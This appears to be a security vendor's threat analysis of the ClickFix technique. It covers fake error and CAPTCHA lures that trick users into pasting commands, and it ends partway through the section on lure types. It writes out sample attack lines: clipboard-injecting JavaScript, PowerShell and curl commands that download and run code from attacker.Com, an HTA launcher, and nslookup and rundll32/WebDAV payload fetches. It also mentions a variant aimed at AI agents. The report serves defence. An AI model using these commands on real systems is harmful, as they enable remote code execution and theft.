

TLP : AMBER+STRICT

Analysis of the ClickFix attack technique

V1.0

AhnLab SEcurity intelligence Center (ASEC)

09/03/2026

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

TLP : RED

Distribution Targets : Reports restricted to clients' individual recipients

Precautions : **Can only be accessed by the recipient or the recipient department**

Cannot be copied or distributed except by the recipient

TLP : AMBER+STRICT

Distribution Targets : Reports restricted to clients

Precautions : **Can be copied and distributed within the recipient organization (company)**

Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes

TLP : AMBER

Distribution Targets : Reports restricted to clients and their customers

Precautions : **Can be copied and distributed within the recipient organization (company)**

and their customers Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes

TLP : GREEN

Distribution Targets : Reports provided to the cybersecurity community including partner organizations

Precautions : **Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training**

Strictly limited from being used as presentation materials for the public

TLP : CLEAR

Distribution Targets : Reports with unlimited disclosure

Precautions : Cite sources. Available for commercial and non-commercial uses

Can produce derivative works by changing the content

Analysis of the ClickFix attack technique

Updated: 09/03/2026 / Uploaded: 09/03/2026

AI Insight ·

Summary of the ClickFix Attack Technique

ClickFix is a social engineering-based attack technique that uses screens designed to look like error resolution or security verification prompts to trick users into performing command execution themselves. The threat actor displays a fake error or warning screen and provides instructions for resolution, then uses JavaScript to copy a malicious command to the clipboard, tricking the user into running legitimate system tools (LOLBins) such as PowerShell, mshta, curl, or bash.

Attack Flow and Execution Method

- The attack flow proceeds in the following order: displaying a fake error screen, guiding the user through the resolution process, copying the command, user execution, and downloading additional payloads.
- The initial command is used to load additional malware, which may be followed by the installation of remote management tools, execution of a script, and modification of system settings.
- After execution, the attack may involve communication with a command-and-control server, Information Theft, remote control, lateral movement, and the distribution of additional malware.
- At the browser layer, commands are placed in the clipboard using APIs such as `document.ExecCommand("copy")` and `navigator.Clipboard.WriteText()`.
- PowerShell is utilized for stealth execution, encoding, and memory execution using options such as `-w hidden`, `-enc`, `IEX`, and `irm`.
- Mshta.Exe is used as a legitimate tool for executing .HTA files, and curl is utilized as a built-in download tool included by default in Windows 10 version 1803 and later.
- Some variants also use `finger.Exe`, `nslookup`, `rundll32.Exe`, and `WebDAV`.

Disguise Types

- It disguises itself as corrupted documents, service errors, CAPTCHAs, AI responses, fake BSODs (Blue Screens of Death), failed update installations, account authentication errors, development build errors, and job interviews.
- InstallFix replicates installation or update pages to trick users into engaging in command execution, such as `curl https://attacker-site | bash`.
- FileFix uses the address bar in Windows File Explorer as a means for command execution.
- CrashFix triggers an actual browser crash, then prompts the user to initiate malicious command execution after the browser restarts.
- ConsentFix exploits the OAuth authentication flow to steal authentication codes.
- PromptFix targets AI agents.

Propagation and Case Studies

- ClickFix was first observed in March 2024 and has expanded since mid-2024 to include CAPTCHAs, AI tool prompts, and Service errors.

- Cases have been confirmed where state-sponsored threat actors, such as APT28, Transparent Tribe (APT36), and the Lazarus Group, have utilized this technique.
- The range of attack targets has expanded from enterprise users to government agencies, the cryptocurrency industry, defense-related organizations, developers, macOS users, Linux administrators, and AI agent users.
- The attack framework has become more sophisticated through C2 obfuscation using EtherHiding, WMI-based persistence, and integration with MaaS platforms.

Mitigation Measures

- Behavior-based detection should be implemented to identify the exploitation of LOLBins (such as PowerShell, mshta, and curl) and clipboard-based command execution.
- Implementing PowerShell logging, AMSI, AppLocker, and WDAC is recommended.
- Managing browser extension installation policies, restricting execution via GPO, and limiting the use of the Run Dialog and the clipboard are also important.
- Users must be made aware that if a website prompts them for command execution in a terminal or Run dialog, it should be considered a threat actor.
- Education for developers and administrators on verifying installation pages, AI responses, and open-source installation guides must be strengthened.

1. Summary

What is the ClickFix attack technique?

- A social engineering-based attack that tricks users into performing command execution by posing as a solution to errors or security issues

ClickFix Attack Mechanism

- Proceeds in the following sequence: display of a fake error or warning screen → instructions on how to resolve the issue → copying of a command → user execution → download of an additional payload
- Uses JavaScript to automatically copy malicious commands to the clipboard and then prompts the user to paste them manually
- Utilizes legitimate system tools (LOLBins) such as PowerShell, mshta, curl, and bash as execution vehicles

Types of ClickFix social engineering disguises

- Disguises itself as document errors, fake CAPTCHAs, AI responses, etc., To trick users into performing command execution
- Additionally, the attack is expanding to include fake BSODs, failed updates, authentication errors, development build errors, and job interviews

ClickFix Evolution and Expansion

- The scope of use is expanding from cybercrime organizations to state-sponsored threat groups
- The attack platform is expanding from a focus on Windows to include macOS and Linux environments
- Various derivative techniques have recently emerged, including CrashFix, FileFix, InstallFix, ConsentFix, and PromptFix
- The scope has expanded to include AI services, development tools, package managers, OAuth authentication systems, and the AI agent ecosystem
- Attack chains are becoming increasingly sophisticated, featuring blockchain-based C2 concealment, AI-powered obfuscation, and integration with MaaS platforms

Countermeasures

- Behavior-based detection is required to counter the exploitation of LOLBins (e.G., PowerShell, mshta, curl) and clipboard-based command execution
- Recommended to apply security controls such as PowerShell logging, MSI, AppLocker, and WDAC
- Need to raise user awareness that "if a website prompts you for command execution in the terminal or Run dialog, it is a threat actor"
- Strengthen education for developers and administrators on verifying installation pages, AI responses, and open-source installation guides

Conclusion and Outlook

- The scope of attacks is expanding into AI services and the developer ecosystem, and continuous evolution is expected
- Need to establish a multi-layered defense system combining behavior-based detection, least privilege policies, and enhanced user awareness

2. ClickFix Attack Techniques

1) Background

Since the mid-2010s, Office documents containing macros have been the preferred means of the initial breach for threat actors.^[1] The attack mechanism worked such that when a threat actor sent a document containing a malicious macro as an email attachment, the malware would execute simply by the victim opening the file and clicking the "Enable Content" button. In response, Microsoft announced in February 2022 that it would block macros in files downloaded from the Internet by default.^[2]

This measure dealt a direct blow to the distribution of numerous malware strains. Threat actors adapted to this change and began exploiting alternative distribution methods, such as ISO and LNK files. Furthermore, **starting**

in 2024, the “ClickFix” attack technique—which targets human psychology directly rather than technical vulnerabilities—began to emerge.

2) What is the ClickFix Attack Technique?

ClickFix is a social engineering-based attack technique that involves prompting users to directly participate in the attack process through messages disguised as error messages or problem notifications. This technique is characterized by the fact that, rather than the threat actor performing malicious actions directly, it uses actions that the user perceives as normal troubleshooting procedures as the starting point for executing the attack.

ClickFix was first discovered in March 2024; in the initial attacks, the technique involved making a document attached to an email appear corrupted to induce further action from the user.^[3] Subsequent attack scenarios expanded beyond document errors to include various problem situations, such as web service errors, login issues, access restrictions, and failures in automated security procedures.

Starting in mid-2024, a series of attacks were identified that either mimicked CAPTCHA errors on websites or exploited guidance messages from AI tools. Such attacks exploit users’ tendency to trust security warnings or error messages, and their spread has accelerated because they can target a wide range of users, particularly through browser-based interactions.

The core of the ClickFix technique lies not in exploiting technical vulnerabilities, but in manipulating user trust and mimicking normal behavior. Threat actors mimic interfaces familiar to users—such as operating systems, browsers, document viewers, and web services—to increase the credibility of the attack, designing it to appear as though the user’s actions were voluntary choices. Due to such characteristics, ClickFix is classified as a distinct type of attack technique that differs from traditional malware distribution techniques, and it continues to evolve by combining with various derivative techniques.

3. ClickFix Attack Mechanism

1) Attack Flow and Execution Structure

In a ClickFix attack, the threat actor does not perform malicious behavior directly but instead induces the user to carry out the attack themselves while attempting to resolve an issue. This attack combines social engineering techniques with the use of legitimate system tools, leveraging user behavior as the trigger for the attack.

The threat actor first presents an error or warning screen that the user might perceive as a problem. At this stage, various scenarios are used, such as corrupted documents, service errors, CAPTCHA failures, AI tool prompts, update failures, and security block messages. These messages are designed to appear authentic by mimicking the interfaces of browsers, operating systems, document viewers, and web services. The threat actor then provides specific instructions for resolving the issue. The user receives instructions such as “Follow these steps to fix the error” or “Execute commands to restore normal operation.”

During this process, users come to perceive their actions as legitimate procedures for bypassing security measures or resolving errors. The user either executes the commands directly or copies and pastes the script as instructed. At this point, legitimate system tools such as PowerShell, cmd.Exe, msixexec.Exe, curl, wget, rundll32, and mshta are utilized.

Since the user is the one executing the commands, these actions are recorded in the system logs as legitimate user activity. The initial commands often serve to load additional malware, followed by the installation of remote management tools, the execution of a script, and changes to system settings.

Once the malware is executed, the threat actor establishes persistence and carries out additional actions. In subsequent stages, activities aligned with the attack's objectives follow, such as communicating with command-and-control servers, Information Theft, remote control, lateral movement, and distributing additional malware.

Overall, the core of the ClickFix attack flow lies in transforming the user's troubleshooting behavior into an attack execution phase. In other words, it employs an attack structure that bypasses security perimeters by leveraging user trust and masquerading as legitimate behavior.

2) Execution Mechanism

The technical execution of a ClickFix attack is broadly divided into two stages. The first stage involves manipulating the clipboard at the browser layer to prepare malicious commands without the user's knowledge, while the second stage occurs when the user pastes those commands into a system tool to execute them. The key technical elements utilized in each stage are the JavaScript Clipboard API and system-native programs such as PowerShell, mshta, and curl.

Clipboard Manipulation

Clipboard hijacking is the first technical stage of the ClickFix attack chain, involving the process of writing malicious commands to the clipboard. This process is carried out entirely through JavaScript within the browser. Commands used to copy to the clipboard include ``document.ExecCommand("copy")``, ``navigator.Clipboard.WriteText()``, and ``ClipboardEvent.SetData()``.

Although ``document.ExecCommand("copy")`` has been officially marked as deprecated in the W3C standard, it still functions normally in most browsers. Since it works widely across a broad range of browsers—including older versions—without requiring separate permission checks, it is favored and widely used by threat actors.

```
<script>
(function() {
  var copyText = "powershell -W Hidden -eC aQBLAHgAIAAoAGkAdwByACAAaABOAHQAcABzADoALwAvAGIAaQB0AC4AbAB5AC8AN
  var copyFunction = function() {
    var textarea = document.createElement("textarea");
    textarea.value = copyText;
    document.body.appendChild(textarea);
    textarea.select();
    document.execCommand("copy");
    document.body.removeChild(textarea);
  };
});
```

Figure 1. Document.ExecCommand command

Apart from this, the most commonly used API for writing to the clipboard is ``navigator.Clipboard.WriteText()``.

```
Document.getElementById('verify-btn').addEventListener('click', function() {
  const maliciousCmd = 'PowerShell -w hidden -enc <BASE64_PAYLOAD>';
  navigator.Clipboard.WriteText(maliciousCmd);
  showFakeVerificationStep();
});
```

`Navigator.Clipboard.WriteText()` only works in an HTTPS environment and has the restriction that a user action—such as a click—must occur first. This is precisely why threat actors prompt users to click CAPTCHAs or buttons:

to bypass this restriction. When a user clicks the "I'm not a robot" button, it triggers a behavior that causes an API call to be initiated.

The creation of dynamic payloads—which write different commands to the clipboard through platform detection—is also widely used.

```
Const ua = navigator.UserAgent;
let cmd;
if (ua.Includes('Windows')) {
    cmd = 'PowerShell -w hidden -enc <WINDOWS_PAYLOAD>';
} else if (ua.Includes('Mac')) {
    cmd = 'curl -fsSL https://attacker.Com/mac | bash';
}
navigator.Clipboard.WriteText(cmd);
```

In some attack methods, threat actors detect clipboard change events and re-inject malicious content to prevent users from overwriting the clipboard.

Execution Chain

In ClickFix attacks, payload execution and downloading primarily utilize legitimate system tools built into Windows. The key objective is to bypass detection by security solutions by using trusted system utilities as execution vectors. As follows is a summary of these tools in the order they were first observed in use:

PowerShell

PowerShell is a tool included by default in Windows and is favored by threat actors for its powerful capabilities.

The most basic form, which is executed by pasting it into the Run dialog (Win+R), is as follows.

```
PowerShell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://attacker.Com/payload')"
```

The roles of each parameter are as follows: -w hidden hides the PowerShell window so the user is unaware that it is running. -C (or -Command) executes the subsequent string as a command. IEX (Invoke-Expression) evaluates the string as code and executes it, while New-Object Net.WebClient uses the .NET WebClient class to download a script from a remote server.

The -EncodedCommand (-enc) parameter performs command execution for a command encoded in Base64. This method serves two purposes: it bypasses issues with special character handling while simultaneously reducing the readability of the command.

```
$Cmd = "IEX(irm 'http://attacker.Com/p')"
```

```
$encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
```

```
PowerShell -enc $encoded
```

In actual campaigns, multi-stage encoding is sometimes nested.

One of the key features that distinguishes ClickFix from traditional malware distribution methods is its ability to execute files without saving them to disk (fileless execution). By combining Invoke-Expression and Invoke-RestMethod (irm), scripts from a remote server can be executed directly in memory.

To make detection even more difficult, techniques are also used to execute code indirectly through legitimate Windows components rather than calling PowerShell directly.

```
SyncAppvPublishingServer.Vbs "Break; IEX(irm 'http://attacker.Com/p')"  
wmic process call create "PowerShell -w hidden -enc <PAYLOAD>"
```

While PowerShell is the primary execution method, mshta and curl are used as secondary means to diversify payload delivery and execution methods in order to bypass detection.

Mshta

Mshta.Exe (Microsoft HTML Application Host) is a legitimate EXE file that executes HTA files and can execute JavaScript and VBScript scripts.

HTA files combine HTML and script; when executed, they are processed in the Windows Script Host environment rather than in a browser, which allows them to bypass security sandboxes.

```
<Html>  
<head>  
<SCRIPT language="VBScript">  
  Sub AutoRun()  
    Dim wsh  
    Set wsh = CreateObject("WScript.Shell")  
    wsh.Run "PowerShell -w hidden -enc <PAYLOAD>", 0, False  
  End Sub  
  AutoRun()  
</script>  
</head>  
</html>
```

In real-world attacks, mshta is often used in conjunction with PowerShell as part of a chain. In the example above, mshta handles the first-stage execution, and the PowerShell script downloaded through it deploys the final payload.

Curl

Curl is a command-line tool for sending and receiving data through URLs; it has been a standard, built-in system utility since Windows 10 1803 (2018). Because it is a legitimate tool widely used for downloading files, it

is effective at evading detection by security solutions and is utilized as a means of downloading payloads in ClickFix attacks.[4]

The reason curl is effective at bypassing detection is not only because it is a native Windows tool but also because, from a network traffic perspective, it is difficult to distinguish from legitimate HTTP/HTTPS requests. Furthermore, unlike PowerShell, it is not subject to AMSI (Antimalware Scan Interface), allowing it to bypass script-based detection.

Finger

Observed in the CrashFix campaign, a derivative of ClickFix, in January 2026,[5] this technique exploits `finger.Exe`—a built-in Windows utility—as a C2 communication channel. Finger.Exe is a built-in Windows utility that originally uses the Finger protocol to query user information on remote systems, but threat actors exploited it as a payload delivery channel.[6]

Nslookup

In February 2026, a variant of the ClickFix attack that utilized DNS lookups as a payload delivery channel was first discovered.[7] Nslookup (nameserver lookup) is a tool used for network diagnostics and verifying DNS settings. Victims are tricked into enabling command execution of the nslookup command, which specifies an external DNS server controlled by a threat actor directly, rather than the system's default DNS server. The threat actor-controlled DNS server responds by including a malicious PowerShell script in the Name: field of the DNS response, rather than via a TXT record; the victim's system then parses this Name: response value and executes it as the next-stage payload.

```
Cmd /c nslookup payload.Attacker-dns.Com <ATTACKER_DNS_SERVER>  
# Parses and executes the "Name:" response field instead of a TXT record
```

Rundll32 + WebDAV

In March 2026, attacks were discovered that utilized rundll32.Exe and WebDAV as execution methods instead of PowerShell and mshta.[8]

The initial vector is identical to the existing ClickFix method, where a fake CAPTCHA prompts the user to press Win+R → Ctrl+V → Enter, and the following command is copied to the clipboard:

```
Rundll32.Exe WWWserver-fluxa[.]OmniFree[.]In[.]Net@80Wverification.Google,#1
```

Using the `~~WWW~~server@port` syntax, the attack leverages the Windows WebDAV mini-redirector to load and execute a remote DLL as if it were a local share; it uses the ordinal `#1` instead of a function name to evade static detection. This is particularly threatening because it reduces the system's reliance on PowerShell and mshta—which are typically monitored—and shifts execution to native components that are subject to relatively less scrutiny. It then switches to PowerShell and executes a secondary loader in memory through IEX and Net.WebClient.DownloadString.

Obfuscation

Simply pasting the malicious command directly into the clipboard could lead to detection by security tools, so threat actors employ various obfuscation techniques in combination. Base64 encoding is the most commonly used method. The string written to the clipboard is already encoded, and PowerShell's `-EncodedCommand` parameter decodes it before execution.

A technique involving the insertion of large amounts of whitespace to make the clipboard contents difficult to read visually is also frequently observed. When pasted into the Run Dialog or a PowerShell window, a long space precedes the command, making it difficult to see the actual content.

4. ClickFix Inducement Method

The ClickFix luring technique simulates a fake error or situation to induce the user to perform direct command execution. In addition to the types discussed below, it can exploit various scenarios, such as fake warnings claiming that browser or operating system security features have blocked content, SSL certificate errors, or missing drivers. Since the essence of ClickFix is "creating a situation that the user will trust," any system message that users encounter in their daily lives can potentially be used to disguise themselves.

1) Disguised as a Corrupted Document

A pop-up message is displayed claiming that an urgent error has occurred in an MS Office document or a Service such as Google Meet, prompting the user to click a "How to fix" button to resolve the issue. Clicking this button copies a malicious command, which the user then pastes into PowerShell or the Command Prompt to execute.^[9]

The "corrupted document" ruse is an early variant that has been used since the ClickFix technique first emerged^[10]; the first recorded instance involved a fake Microsoft Word error message in an HTML Attachment. Although it is actually a website, it displays messages disguised as Word document or OneDrive errors. It simulates a situation where document files, such as Microsoft Word or PDF, are not rendering properly. When the victim opens the HTML attachment to the email, a screen mimicking a Word Online document appears, displaying a fake error message such as "You don't have a browser extension to view this document" or "Missing fonts prevent display," along with instructions on how to resolve the issue. Users mistake this for a legitimate recovery process to open the document and end up performing command execution.




Figure 2. Simulated corrupted document

2) Pretending to Be a Service Error

A service error spoof involves making it appear as though an error has occurred in the online service the user was actually trying to use. Cases have been reported where attackers use audio or camera malfunctions in video conferencing services such as Google Meet, Zoom, and Microsoft Teams; connection errors on booking platforms like Booking.Com; or playback errors on streaming services as a pretext. Since users encounter the error precisely when they are trying to use the Service for a specific purpose, they are highly motivated to resolve the issue; the attack also lowers suspicion by meticulously mimicking the Service's UI and branding.[11]




Figure 3. Disguised as a Service error

3) Disguised as a CAPTCHA

CAPTCHA impersonation was first discovered in the summer of 2024[12] and has established itself as a representative type of ClickFix attack; it remains the most widely recognized impersonation method to date. It sophisticatedly mimics actual bot-blocking systems such as Cloudflare Turnstile and Google reCAPTCHA. When a user visits a compromised website, the original page is briefly displayed before being replaced by a ClickFix CAPTCHA screen, which impersonates Cloudflare to make the authentication process appear legitimate.




Figure 4. Fake CAPTCHA

It then instructs the user to press "Win+R" → "Ctrl+V" → Enter; during this process, JavaScript automatically copies malicious commands to the clipboard.




Figure 5. Fake CAPTCHA verification process

4) Disguised as AI Responses

